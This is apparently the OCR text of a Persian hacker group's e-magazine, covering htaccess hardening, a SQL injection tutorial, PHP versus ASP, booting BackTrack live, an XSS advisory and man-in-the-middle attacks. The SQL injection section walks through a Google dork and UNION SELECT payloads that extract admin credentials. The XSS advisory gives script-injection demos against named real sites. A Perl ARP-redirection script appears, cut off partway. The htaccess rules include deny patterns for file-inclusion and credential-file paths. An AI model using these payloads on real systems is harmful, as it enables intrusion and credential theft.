EST

امپراطور

گروه امنیتی

Emperor Security Team

مجله گروه امنیتی امپراطور

شماره ســـــــوم

Magazine.Emperor-Team.org
Admin@Emperor-Team.org

آموزش هک

Emperor-Team.org

-- # EST --

خرداد مـــــــــاه ۱۳۹۲

بالا بردن امنیت با Htaccess

آموزش باگ SQL Injection

پی اچ پی یا ای اس پی

یکی از باگ های کشف شده

حملات MIM

ET Security

Emperor Security Team

بسم الله الرحمن الرحیم

فهرست مطالب :

صاحب امتیاز : تیم امنیتی امپراطور

تحت نظارت شورای سر دبیری گروه امنیتی امپراطور.

ویرایش , طراحی , صفحه بندی و گرافیک :

Emperor Team

همکاران این شماره :

Hono , H0553|N7 , MR.F@RDIN

ایمیل :

Emperor_sec_Team@yahoo.com

وبسایت :

Magazine.Emperor-Team.org

Emperor-Team.org

مجله الکترونیکی امپراطور از مدیران کلیه ی پایگاه های اینترنتی که در جهت همکاری , در نشر و توزیع این نسخه الکترونیکی ما را یاری می دهند تشکر تشکر می نماید.

بالا بردن امنیت با Htaccess

Htaccess چیست؟

Htaccess چیست؟ فایل هایی با نام .htaccess برای ایجاد پیکربندی در دایرکتوری ها یا پوشه ها متفاوت در سرور آپاچی به کار می روند و در صورتی مورد استفاده قرار می گیرد که پوشه کاربری نیازمند به پیکربندی خاصی باشد و دسترسی روت (root) ندارید.

با استفاده از اچ تی اکسس می توانید پسوند فایلها را تغییر داده و یا صفحه ای را به صفحه دیگر انتقال دهید و می توانید اروهای مانند 404,400,401,500,403 را نمایش دهید و آنها را مدیریت کنید حتی میتوانید با فایل .htaccess برروی یک فایل پسورد قراردهید و یا آی پی های خاصی را مسدود کنید در مواقعی ممکن است بعضی از دستورات در این فایل باعث غیر فعال کردن کل سایت شود که این امر مربوط به غیر فعال بودن بعضی توابع در فایل httpd.conf سرور می باشد و شما باید دستورات مشابه آن راقرار داده تا توابع بدرستی کار کنند و یا بعضی از توابع را حذف کنید. استفاده از این فایل در همه موارد پیشنهاد نمی شود زیرا ممکن است شما با فعال کردن یک تابع باعث هک شدن سایت خود شود ولی در سرورهای اشتراکی که تعداد زیادی سایت برروی آن قرار دارند پیشنهاد می شود که از فایل htaccess استفاده شود. زیرا هر سایت باید توانایی پیکر بندی قسمت مربوط به خود را دارا باشد.

برای اعمال تغییرات مورد نظر در فایل htaccess کافی ایست فایل را در پوشه هاست خود قرار داده تا وب سرور آپاچی پس از بررسی این فایل تغییرات را برروی فایلها و پوشه ها اعمال کند.

برای دسترسی به این فایلها در هاست سی پنل خود و یا فایلهای مخفی به File manager رفته و تیک (Show Hidden Files (dotfiles)را بزنید و برروی GO کلیک کنید حال می توانید فایل های .htaccess را ببینید برای مخفی کردن فایلها در لینوکس باید در اول فایل . اضافه کنید تا فایلهای شما مخفی شوند همانطور که می بینید فایلهای .htaccess مخفی هستند و امنیت یک فایل در حالت مخفی می تواند بیشتر باشد.

و بطور خلاصه می توان گفت که :

Htaccess. یک فایل پیکر بندی برای وب سایت هایی است که از سرور آپاچی استفاده می کنند. وقتی این فایل در یکی از پوشه های وب سایت قرار می گیرد، وب سرور آپاچی بررسی می کند که چه دستوراتی در این فایل وجود دارد و بعد طبق این دستورات، آن قسمت از سایت که htaccess در آن قرار دارد را پیکر بندی می کند. این فایل می تواند برای فعال و یا غیر فعال کردن یک سری از توابع و ویژگی های وب سرور آپاچی مورد استفاده قرار بگیرد که می تواند ریدایرکت کردن یک صفحه یا نمایش پیغام های خطای رایج مانند: ارور 404 را شامل شود.

چه موقع از Htaccess استفاده کنیم؟

استفاده از این فایل در همه موارد پیشنهاد نمیشود زیرا امنیت وب سرور را تحت شعاع قرار می دهد. اما در مواقعی که سرور به صورت اشتراکی و اصطلاحا share شده خدمت رسانی می کند و تعداد زیادی سایت برروی آن قرار دارد پیشنهاد آن است که از فایل htaccess استفاده شود. زیرا هر سایت باید توانایی پیکر بندی قسمت مربوط به خود را دارا باشد.

بیشتر بدانید :

به دلیل آنکه نحوه پیکربندی این فایل مانند پیکربندی فایل اصلی سرور (httpd.conf) است تصمیمات بر اساس شرایط اخذ می شود. البته تمامی امکانات httpd.conf را شامل نمی شود!
عبارت ""htaccess. خود یک نام فایل است و دقیقا به همین صورت مورد استفاده قرار می گیرد. پس نیازی به اضافه کردن چیزی قبل از "." نیست. و عبارت "file.htaccess" قابل قبول نمی باشد!
برای اعمال پیکر بندی و تغییرات مورد نظر (محدودیت دسترسی، ریدایرکت و...) فقط کافی است فایل htaccess را در یکی از پوشه های دلخواه قرار دهید تا وب سرور آپاچی پس از بررسی دستورات موجود در این فایل تغییرات را برروی پوشه و پوشه های زیر مجموعه اعمال کند.

نحوه ایجاد فایل Htaccess :

برای ایجاد این فایل در سیستم عامل لینوکس لازم است یک فایل را ایجاد کرده و سپس نام آن را به htaccess. تغییر دهیم. اما در ویندوز به دلیل آنکه این سیستم عامل از فرمت "پسوند.نام فایل" پشتیبانی می کند و هر حرفی بعد از "." را پسوند فایل می داند و طبیعتا نام فایل نمی تواند خالی باشد از فرمت htaccess. پشتیبانی نمی کند. برای حل این مشکل می بایست از یک ویرایشگر متن استفاده کرد و در مرحله ذخیره نام آن را به htaccess. تغییر نام دهیم.

حالا میریم سراغ نمونه هایی از این فایل ها :

1) پسورد گذاشتن بر روی یک پوشه :

شما با این کد میتوانید بر روی پوشه های خاصی پسورد بگذارید. بطور مثال پیشنهاد میکنیم حتما بر روی پوشه ی مدیریت پسورد گذاشته زیرا اگر یک هکر مثلا با sql injection به یوزر و پسورد مدیر رسیده باشه با این روش تقریبا دسترسی به پنل مدیریت سخت می شود.

```
AuthName "Member's Area Name"
AuthUserFile /path/to/password/file/.htpasswd
AuthType Basic
require valid-user
```

در جلوی AuthUserFile باید آدرس کامل پوشه ای رو که توش فایل یوزر و پسورد هست رو بدید
مثلا :

```
/home3/user1/.htpasswds/administrator/passwd
```

و توی فایل passwd یوزر و پسورد را به این صورت ذخیره کنید :

```
username:password(hash)
```

2) بلوک کردن آی پی های خاص یا اجازه دادن به یک یا چند آی پی :

روشی بسیار مفید که قسمتی از سایت را محدود به آی پی های خاص می کند از این روش می توانید برای پوشه مدیریت استفاده کنید که فقط خودتان بتوانید به این پوشه دسترسی داشته باشید پس ابتدا ip خود را پیدا می کنید و آن را وارد این دستور می کنید :

```
Order allow,deny
Allow from 255.0.0.0
Denny from all
```

که به جای 255.0.0.0 باید ip خودتون رو وارد کنید .

یا به این شکل هم می توان استفاده کرد , که این دستور باعث می شود که هر دو آی پی 255.1.26.5 و 255.1.26.9 بتوانند وارد پوشه بشوند :

```
Order allow,deny
Allow from 255.1.26.5/9
Denny from all
```

این دستور باعث می شود که هر آی پی که اولش 255.1 باشه بتواند وارد پوشه بشود.

```
Order allow,deny
Allow from 255.1.*.*
Denny from all
```

بلوک کردن آی پی نیز به این صورت می باشد :

```
order allow,deny
deny from 255.0.0.0
deny from 123.45.6.
allow from all
```

که باعث می شود این دو دستور نتوانند وارد بشوند.

3) جلوگیری از نمایش محتویات پوشه های بدون index :

با این روش دیگر کسی نمی توانید محتویاد پوشه های بدون ایندکس را مشاهده کند :

```
Options -Indexes
```

4) جلوگیری از اجرای فرمت های cgi و ini :

```
<FilesMatch "^php5?\.(ini|cgi)$">
Order Deny,Allow
Deny from All
Allow from env=REDIRECT_STATUS
</FilesMatch>
```

جلوگیری از اجرای فرمت های خاص که شما می تونید تعریف کنید مثل pl, php5,php6,php2 و...
با این کد دیگه این فرمت ها اجرا نمیشن و فقط سورسشون نمایش داده می شود :

```
RemoveHandler cgi-****** .pl .cgi .php .py
AddType text/plain .pl .cgi .php .py
```

5) جلوگیری از حملات lfi و rfi :

```
RewriteCond %{REQUEST_METHOD} GET
RewriteCond %{QUERY_STRING} [a-zA-Z0-9_]=http:// [OR]
RewriteCond %{QUERY_STRING} [a-zA-Z0-9_]=(\.\.//?)+ [OR]
RewriteCond %{QUERY_STRING} [a-zA-Z0-9_]=http%3A%2F%2F [OR]
RewriteCond %{QUERY_STRING} proc\/self\/environ [NC,OR]
RewriteCond %{QUERY_STRING} [a-zA-Z0-9_]=/([a-z0-9_.]//?)+ [NC]
RewriteRule .* - [F]
RewriteCond %{QUERY_STRING} (%2F..|..%2F|/..|../|%00|etc|passwd|proc)
[NC]
RewriteRule .* - [F]
```

6) جلوگیري از حمله داس (dos) :

```
# drop Range header when more than 5 ranges.
# CVE-2011-3192
SetEnvIf Range (,.*?){5,} bad-range=1
RequestHeader unset Range env=bad-range
# optional logging.
#CustomLog insert-path-and-name-of-log common env=bad-range
```

7) جلوگیری از حملات RCE :

```
RewriteCond %{QUERY_STRING} ^(%2d|\-)[^=]+$ [NC]
RewriteRule (.*) - [F,L]
```

8) جلوگیری از حملات MIME :

```
Header set X-Content-Type-Options "nosniff"
```

9) جلوگیری از حملات CSRF :

```
Header set X-Frame-Options DENY
```

10) جلوگیری از حملات xss مخصوص IE :

```
Header set X-XSS-Protection "1; mode=block"
```

the w!ght S0ldi3r . Edit : EST

به جمع ما بپیوندید...

Join Us

آموزش باگ Sql Injection (دیتابیس هکینگ)

اس کیو ال اینجکشن یکی از باگ های پرطرفدار هکرهاست که هکر ها می توانند یوزر پس ادمین سایت هایی که این حفره امنیتی را دارند را بدست بیارند و گاهی اوقات می توانند شل اجرا کنند و سرور را از پا در بیارن. خب می ریم سراغ آموزش.

اول یه تعدادی dork نیاز داریم. خب برای پیدا کردن dork به راحتی می توانید در گوگل سرچ کنید و پیدا کنید. حالا ما نمونه ای رو می گیم.

```
Inurl:"look.php?id="
```

ما اینو تو گوگل سرچ می کنیم تعدادی سایت در نتایج جستجو به ما میدهد که جلوی این مساوی یک عدد هست یا اصلا خودمون هم می تونیم جلوی این عدد بزاریم و سرچ کنیم و فرقی نمی کنه ولی در کل بهتره عدد نزارید .
سرچ می کنیم و یه تعداد سایت که جلوشون عدد هست رو به ما می ده مثلا 9 (دوستان دقت کنید که دورک و عدد که می گم همه مثال هستند و قابل تغییر و فقط برای متوجه شدن شما گفته میشود) خب پس باید همچین چیزی بیاد بالا :

```
www.target.com/look.php?id=9
```

خب حالا سایت بدون مشکل میاد بالا و مشکلی نداره و اروری هم نداده الان باید آخر 9 این علامت اضافه کنید ' اگه سایت مورد نظر ما آسیب پذیر و دارای باگ sql باشه باید شبیه این ارور داخل صفحه بیاد :

```
You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near '\'' at line 1
```

یا

```
Warning: mysql_fetch_row(): supplied argument is not a valid MySQL
result resource in /home/target/public_html/ look.php on line 53
```

خب حالا ارور دریافت کردیم و فهمیدیم که این سایت باگ sql داره . حالا باید آخر آدرس این دستور رو بزنیم تا تعداد کولمن ها رو پیدا کنیم.

```
www.target.com/look.php?id=9'+order+by+50
```

نکته 1 : بعد 9 گاهی اوقات میشه ' گذاشت اما گاهی اوقات نه و جواب نمی دهد پس باید امتحان کنید ما فرض می گیریم دراین تارگت ما نمیشه.

نکته 2 : به جای + میشه فاصله که در بعضی موارد جواب نمی دهد. و می توان از نمونه های زیر استفاده کرد :

```
www.target.com/look.php?id=9+order/.../by/.../50
www.target.com/look.php?id=9/../order/.../by/.../50
www.target.com/look.php?id=9/*/order/*/by/*/50
```

نکته 3 : آخر url یا همون آدرس اگر ارور دریافت نکردید -- بگذارید.

نکته 4 : عدد 50 یک عدد تصادفی می باشد و همیشه قابل تغییر هست این عدد برای پیدا کردن تعداد کولمن ها بکار می رود که میشه هر عددی گذاشت بهتره که از اعداد بزرگ مثل 50 شروع کنیم.

خب حالا فرض بگیرم تارگت ما با همین دستوری که دادیم ارور مربوطه را بهمون داد. الان ما این دستور زدیم و تارگت ما این ارور داد:

```
Unknown column '50' in 'order clause'
```

یعنی باید تعداد کولمن کمتر کنیم مثلا میزاریم رو 20 :

```
Unknown column '20' in 'order clause'
```

دوباره همین ارور دریافت کردیم پس باید کمتر کنیم و تا جایی برسه که سایت هیچ اروری نده . خب برای ما رو 15 , سایت بدون ارور اومد بالا

الان اینجا فهمیدیم که کولمن های ما 15 تا هست حالا باید از یک تا 15 توی ادرس بنویسیم تا کولمن قابل تزریق ما پیدا بشه با دستور union+select گاهی اوقات ممکنه با زدن این دستور تارگت اون چیزی که می خوایم بهمون نده که باید به این صورت عمل کنیم union+all+select الان باید این دستور آخر آدرس بذاریم، الان فرض می کنیم تارگت ما با دستور اول جواب می دهد :

```
www.target.com/look.php?id=9+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--
```

می بینیم که سایت باز شده و وسط اون یک عدد نوشته که برای من تو این تارگت نوشته 4. خب فهمیدیم کولمن قابل تزریق 4 هست حالا ورژن می خوایم بدست بیاوریم که جای شماره چهار می گذاریم version() که دستور به این صورت است :

```
www.target.com/look .php?id=9+union+select+1,2,3,version(),5,6,7,8,9,10,11,12,13,14,15
```

که برای ما 5.1.54-0 یعنی ورژن 5 هست. برای ما این مهم هست که ورژن چی باشه و از چه دستور استفاده کنیم که در ورژن های 4 و پایین دستورش با 5 به بالا فرق می کنه.

دستور database() برای پیدا کردن نام دیتابیس هست :

```
/look.php?id=9+union+select+1,2,3,concat(version(),0x3e,database()),5,6,7,8,9,10,11,12,13,14,15

/look.php?id=9+union+select+1,2,3,group_concat(version(),0x3e,database()),5,6,7,8,9,10,11,12,13,14,15

/look.php?id=9+union+select+1,2,3,concat_ws(version(),0x3e,database()),5,6,7,8,9,10,11,12,13,14,15

/look.php?id=9+union+select+1,2,3,group_ws(version(),0x3e,database()),5,6,7,8,9,10,11,12,13,14,15
```

الان برای بدست آوردن تیبل و کولمن ها در آخر url این دستور می زنیم : +from+information_schema.tables یعنی به این شکل :

```
www.target.com/look.php?id=9+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15+from+information_schema.tables
```

خب حالا در کولمن قابل تزریق برای اینکه تیبل ها رو بکشیم بیرون این دستور می زنیم. table_name یعنی به این شکل :

```
www.target.com/look.php?id=9+union+select+1,2,3,table_name,5,6,7,8,9,10,11,12,13,14,15+from+information_schema.tables
```

در کولمن قابل تزریق این دستور اضافه کرده column_name حالا در اخر دستور هم این اضافه می کنید

+from+information_schema.columns , یه همچین چیزی میشه :

```
/look.php?id=9+union+select+1,2,3,column_name,5,6,7,8,9,10,11,12,13,14,15+from+information_schema.columns
```

خب برای گروهی کشیدن هم کافیه که در کولمن قابل تزریق همچین چیزی بزنی درست مثل بالا :

```
/look.php?id=9+union+select+1,2,3,group_concat(column_name),5,6,7,8,9,10,11,12,13,14,15+from+information_schema.columns
```

حالا امکان داره که ما با این دستور ها کولمن ها و تیبل های مورد نظر پیدا نکنیم باید از دستور offset و limit که تک تک برای کشیدن کولمن و تیبل استفاده میشه رو استفاده کنیم. الان فرض می کنیم که تیبل مورد نظر ما admin بوده و کولمن های مورد نظر

ما admin بوده و کولمن های مورد نظر نیز username و password بوده که در دستور اینطور می زنیم :

```
/look.php?id=9+union+select+1,2,3,(username,0x3a,password),5,6,7,8,9,10,11,12,13,14,15
+from+admin—
```

خب الان اگه مشکلی پیش نیاد باید در صفحه یوزر و پسورد را به ما بده.

H0553|N7 . Edit : EST

امنیت را با ما تجربه کنید

پی اچ پی یا ای اس پی

پی اچ پی (php) و ای اس پی (asp) دو زبان برنامه نویسی تحت وب محسوب می شوند که هر یک نسبت به دیگری مزایا و معایبی دارند که قصد داریم در این مطلب به بررسی آنها بپردازیم و در پایان نتیجه گیری را به خودتان واگذار کنیم که کدام یک از زبانهای پی اچ پی یا ای اس پی را برگزینید.

ممکن است هدف شما از مطالعه ی موضوع پی اچ پی یا ای اس پی پاسخگویی به یکی یا هر دوی این سوالات باشد: اول اینکه بهتر است کدام زبان را فرا بگیریم؟ و دوم اینکه با کدام زبان بهتر است یک وبسایت راه اندازی شود. که ما موضوع را از هر دو جنبه بررسی خواهیم نمود.

زبان پی اچ پی یاد بگیریم یا زبان ای اس پی؟

1 دانش تجربه ی قبلی : برخی از کاربران متقاضی یادگیری یکی از زبانهای پی اچ پی یا ای اس پی از قبل دانش یا تجربه ی برنامه نویسی دارند که از متداولترین این زبانها، زبان سی (C) و ویژوال بیسیک که البته خود این زبانها شباهت زیادی به زبانهای هم خانواده ی خود مانند C++ و C# و غیره دارند. حال اگر قبلا با زبانی مثل C کار کرده اید به راحتی می توانید پی اچ پی و اگر با زبانی مانند ویژوال بیسیک کار کرده اید ای اس پی را فرا بگیرید زیرا اگر بگوییم که این زبانها ورژن تحت وب همان زبانها هستند اغراق نکرده ایم.


1 سهولت یادگیری : اگر تجربه یا دانش قبلی ندارید گرچه این مورد سلیقه ای است و بستگی زیادی به علاقه ی افراد دارد اما عده زیادی از برنامه نویسان معتقدند که فراگیری زبان پی اچ پی کمی راحتتر از ای اس پی می باشد.

3 سرعت یادگیری : این مورد هم بستگی به استعداد شما دارد اما تجربه ثابت کرده است که سرعت یادگیری در زبان پی اچ پی کمی بیشتر است و علاقمندان به این زبان در زمان کوتاه تری می توانند به حد قابل قولی در برنامه نویسی با این زبان برسند.

4 بازار کار : از آنجا که عمده ی برنامه نویسان زبان پی اچ پی را انتخاب می کنند تعدادی افرادی که جذب ای اس پی می شوند کمتر است به همین دلیل درآمد برنامه نویسان ای اس پی بیشتر است و از طرفی معمولا پورتالهای بزرگ با ای اس پی راه اندازی می شوند و بسیاری از شرکت ها و سازمانها مایلند وبسایتشان با زبان ای اس پی راه اندازی گردد، بنابراین بازار کار ای اس پی در وضعیت بهتری نسبت به پی اچ پی قرار دارد. اما پی اچ پی هم بدون بازار نیست و مشتریان خاص خود را دارد.

5 هزینه ی یادگیری : به دلیل اوپن سورس بودن پی اچ پی و در دسترس بودن بسیاری از پروژه ها در اینترنت به صورت رایگان یادگیری phpاز هزینه ی کمتری برخوردار است.

وب سایت پی اچ پی بهتر است یا ای اس پی؟



1 امنیت وبسایت : در این زمینه نظرهای مختلفی وجود دارد که از مهمترین آنها تفاوت در نوع هاست مورد نیاز برای هر کدام از این دو نوع زبان است (هاست ویندوز یا لینوکس). گرچه ایرادات امنیتی موجود در ویندوز و ای اس پی دیرتر کشف می شوند و تصور شود که به همین دلیل ای اس پی امنیت بیشتری دارد اما به دلیل اوپن سورس بودن پی اچ پی معمولا مشکلات امنیتی با سرعت بسیار زیادی کشف و رفع می گردند. بنابراین می توان نتیجه گرفت که به امنیت پی اچ پی می توان خوشبین تر بود.

1 نوع پایگاه داده : قبل از انتخاب زبان برنامه نویسی وب سایت باید نوع دیتابیس مورد استفاده نیز مورد بررسی قرار گیرد برای دیتابیسی مانند مای اسکیوال (MySQL) نیاز است از پی اچ پی و از دیتابیسهایی مانند MS-SQL باید از ای اس پی بهره بگیرید.

3 سرعت در آماده سازی پروژه : در ای اس پی از آنجا که روی سرورهای ویندوز ایجاد می شوند از آنجا که رابطهای گرافیکی ساده تری برای ایجاد وبسایت وجود دارد می توان با سرعت بالاتری یک وبسایت را روی آنها راه اندازی نمود.

4 سرعت بارگذاری (load) سایت : در سایت های نوشته شده با پی اچ پی سرعت بالاتر است زیرا کدهای پی اچ پی بسیار سریعتر پردازش می شوند.

5 هزینه ی راه اندازی : پی اچ پی به دلیل متن باز بودن تقریبا رایگان است و هزینه ی کمی از لحاظ نرمافزارهای جانبی، نوع هاست مورد نیاز و ... دارد، همچنین تابع ها و ابزارهای از پیش طراحی شده ی زیادی در این زبان به طور رایگان در دسترس است، در حالی که در ای اس پی وضع کاملا متفاوت است. بنابراین هزینه ی راه اندازی سایت به زبان پی اچ پی بسیار پایین تر از ای اس پی می باشد.

TehranHost . Edit : EST


اجرای زنده سیستم عامل بک تراک

اجرای زنده سیتم عامل (Live) راهندازی سیستم عامل از یک درایو خارجی(سی دی، دی وی دی، فلش و...) است به صورتی که سیستم عامل به حافظه اصلی (RAM) بارگزاری می شود و بدون نیاز به هارد دیسک بر روی سیستم اجرا می شود .در اجرای لایو بکترک (Backtrack Linux) هیچ تغییری در اطلاعات شما ایجاد نمی شود مگر اینکه پارتیشن های دیسک سخت خود را بارگزاری (mount) کرده و خود در آنها تغییر ایجاد کنید.

برای اجرای زنده backtrack بعد از دانلود بکترک به صورت یک فایل ایمیج (ISO)آن را بر روی یک DVD رایت کنید در DVD-Rom سیستم خود قرار دهید و سیستم را روشن کنید.سپس با منوی مشابه تصویر زیر روبرو می شوید:

گزینه اول شما را وارد خط فرمان بکترک میکند. گزینه دوم بکترک را بدون راهندازی اتوماتیک شبکه راهندازی می کند تا در صورتی که قصد دارید بدون شناسایی شدن شبکه خاصی را آنالیز کنید به محض شروع سیستم عامل شما در لوگ سرور ثبت نشوید. بقیه گزینه ها برای خطایابی بکترک را با تنظیمات مختلف اجرا میکنند. با اجری گزینه آخر هم از بوت بکترک صرف نظر کرده و سیستم از هارد دیسک بوت می شود.

با اجرای گزینه اول شما مستقیماً وارد خط فرمان بکترک می شوید. همانطور که در سوالات رایج در بک ترک گفتم نام کاربری اصلی root و رمز عبور آن toor است. البته در صورتی که شما پارتیشن لینوکس روی هارد دیسک های خود نداشته باشید از شما سوالی نمیشود و مستقیماً وارد این صفحه می شوید:



برای ورود به محیط گرافیکی بکترک فرمان زیر را وارد کنید

```
Startx
```

با اجرای این فرمان یکی از محیط های گرافیکی KDE یا GNOME بسته به انتخاب شما در دانلود بکترک به نمایش در می آید.
تصویر زیر محیط گرافیکی KDE در بکترک ۵ RC1 را نمایش می دهد.

تکنوپلیس

یکی از باگ های کشف شده


برای مشاهده دیگر باگ های کشف شده توسط گروه امنیتی امپراطور کافیست به تنها انجمن این گروه رفته و در قسمت جستجو "باگ های کشف شده توسط گروه امپراطور" را جستجو کنید.

http://www.Emperor-Team.org

```
#########################################################################
#                                                                       #
# Exploit Title : Grady Levkov Cross-Site Scripting Vulnerabilitiy      #
#                                                                       #
# Author        : Emperor-Team                                          #
#                                                                       #
# Discovered By : Am!r                                                  #
#                                                                       #
# Home          : http://Emperor-Team.Org                               #
#                                                                       #
# Software Link : http://gradylevkov.com                                #
#                                                                       #
# Security Risk : High                                                  #
#                                                                       #
# Version       : All Version                                           #
#                                                                       #
# Tested on     : GNU/Linux Ubuntu - Windows Server - win7              #
#                                                                       #
#  Dork : "Grady Levkov & Company"                                      #
#                                                                       #
#########################################################################
#                                                                       #
#  Expl0iTs :                                                           #
#                                                                       #
#  [TarGeT]/view-search.php?id=[Xss]                                    #
#                                                                       #
#########################################################################
#                                                                       #
#  Demo:                                                                #
#                                                                       #
#  glcompany.com/view-search.php?id=467"><script>alert(/amir/)</script> #
#                                                                       #
#  gradylevkov.com/view-search.php?id=262"><script>alert(/amir/)</script>#
#                                                                       #
#########################################################################
#                                                                       #
# SP TNX : Mr.F@RDIN . kalkal-hacking . Crim3R . H@DI . joker_s . R     #
#                                                                       #
#              hidden dagger . SopelBoy    , AMIR ERRO                  #
#                                                                       #
#########################################################################
```

حملات MIM

یک حمله MIM (Man In the Middle) روش زیرکانه ای برای فائق آمدن بر رمز نگاری است. نفوذگر بین دو طرف ارتباط قرار می گیرد و هر یک از طرفین گمان می کند که با طرف دیگر (و نه نفوذگر) در ارتباط است , درحالیکه هر دوی آنها با نفوذگر در ارتباط هستند.
هنگامی که یک ارتباط رمزی بین دو طرف بر قرار است , یک کلید محرمانه تولید شده و بوسیله یک رمز نامتقارن منتقل می شود. معمولا این کلید برای رمز نگاری ارتباطات آتی بین دو طرف استفاده می شود. چون کلید بصورت محرمانه منتقل می شود و ترافیک بعد از آن توسط این کلید , ایمن می شود. لذا تمام ترافیک برای نفوذگری که این بسته ها را استراق کرده باشد غیر قابل فهم خواهد بود.



به هر حال در یک حمله MIM , طرف A گمان می کند با B در ارتباط است و طرف B نیز گمان می کند با A , اما در عمل هر دو با نفوذگر در ارتباط هستند. بنابراین هنگامی که A , با یک ارتباط رمز شده با B گفتگو می کند , در حقیقت یک ارتباط رمز شده را برای نفوذگر باز می کند, یعنی نفوذگر بطور محرمانه با یک رمز نا متقارن ارتباط برقرار کرده و کلید محرمانه را می فهمد. در قدم بعد تنها نیاز است که نفوذگر ارتباط رمز شده دیگری با B برقرار کند. به این ترتیب B نیز گمان می برد که با A در حال ارتباط است. این مسئله در تصویر زیر نشان داده شده است :
به این صورت نفوذگر عملادو کانال ارتباطی رمز شده مجزا را با دو کلید رمز نگاری مجزا برقرار می سازد. بسته ها از A با اولین کلید رمز و به نفوذگر ارسال می شوند (A گمان می کند که این بسته ها به B ارسال شده اند). سپس نفوذگر این بسته ها را با اولین کلید رمز گشایی کرده و مجددا آن را با کلید دوم رمز نگاری می کند. سپس این بسته های رمز شده جدید را به B ارسال می دارد (B گمان می کند که این بسته ها از A ارسال شده اند). با قرار گرفتن در بین دو طرف و ایجاد دو کلید مجزا, بدون آگاهی دو طرف از این مسئله نفوذگر قادر به استراق و حتی دستکاری ترافیک بین دو طرف خواهد بود.

این فرایند را می توان با اسکریپت پرل که برای ARP Redirection بکار می رود انجام داد :

```
# ARPredirection.pl
#!/usr/bin/perl
#
# Emperor Security Team (EST)
#
# http://Emperor-Team.Org
# http://Magazine.Emperor-Team.Org

$device = "eth0";

$SIG{INT} = \&cleanup; # Trap for Ctrl-c, and send to cleanup
$flag = 1;
$gw = shift;          # First command line arg
$targ = shift;        # Second command line arg

if (($gw . "." . $targ) !~ /^([0-9] {1,3}\.) {7} [0-9] {1,3}$/)
  {     # Perform input validation; if bad, exit.
          die("Usage: arpredirection.pl <gateway> <target>\n");
  }

# Quickly ping each target to put the MAC addresses in cache
print "Pinging $gw and $targ to retrieve MAC addresses...\n";
system("ping -q -c 1 -w 1 $gw > /dev/null");
system("ping -q -c 1 -w 1 $targ > /dev/null");

# Pull those addresses from the arp cache print "Retrieving MAC addresses from arp cache...\n";
 $gw_mac = qx[/sbin/arp -na $gw];
 $gw_mac = substr($gw_mac, index($gw_mac, ":")-2, 17);
 $targ_mac = qx[/sbin/arp -na $targ];
 $targ_mac = substr($targ_mac, index($targ_mac, ":")-2, 17);
# If they're not both there, exit.
if($gw_mac !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
 {
   die("MAC address of $gw not found.\n");
 }
if($targ_mac !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
 {
   die("MAC address of $targ not found.\n");
 }

# Get your IP and MAC print "Retrieving your IP and MAC info from ifconfig...\n";
 @ifconf = split(" ", qx[/sbin/ifconfig $device]);
 $me = substr(@ifconf[6], 5); $me_mac = @ifconf[4];
```

```
print "[*] Gateway: $gw is at $gw_mac\n";
